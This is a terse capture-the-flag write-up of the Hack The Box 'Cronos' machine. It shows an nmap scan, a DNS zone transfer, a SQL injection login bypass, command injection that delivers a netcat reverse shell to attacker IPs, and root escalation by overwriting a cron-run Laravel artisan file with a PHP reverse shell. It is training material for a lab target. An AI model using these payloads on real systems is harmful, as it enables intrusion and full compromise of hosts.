REVERSE DNS LOOKUP


DNS ZONE TRANSFER

BASIC SQL INJECTION

REVERSE SHELL WITH BURP

LARAVEL CRONTAB

```
PORT   STATE SERVICE VERSION

22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)

|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)

|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)

53/tcp open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)

| dns-nsid:

|_  bind.version: 9.10.3-P4-Ubuntu

80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Cronos

root@akg:/home/akg/Desktop/hackthebox/cronos# dig -x 10.10.10.13 @10.10.10.13

ns1.cronos.htb

root@akg:/home/akg/Desktop/hackthebox/cronos# dig axfr cronos.htb @10.10.10.13

admin.cronos.htb.
```



Login

UserName : admin' OR 1=1 -- -

Password : ●●●●●●

This connection is not secure. Logins entered here could be compromised. Learn More http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

WITH BURP

```
command=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.33+4444+>/tmp/f
```

```
root@akg:/home/akg/Desktop/hackthebox/cronos# nc -nlvp 4444
```

OR

```
8.8.8.8;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.16 1234 >/tmp/f
```

```
Nc –nvlp 1234
```

```
www-data@cronos:/home/noulis$ cat /etc/crontab

# /etc/crontab: system-wide crontab

# Unlike any other crontab you don't have to run the `crontab'

# command to install the new version when you edit this file

# and files in /etc/cron.d. These files also have username fields,

# that none of the other crontabs do.


SHELL=/bin/sh

PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin


# m h dom mon dow user  command

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly

25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )

47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )

52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1

www-data@cronos:/var/www/laravel/app/Console$ nano Kernel.php
```

```
echo '<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.16 9999 >/tmp/f"); ?>' > /var/www/laravel/artisan
```

```
nc –nlvp 9999
```

ROOTED!!!!!!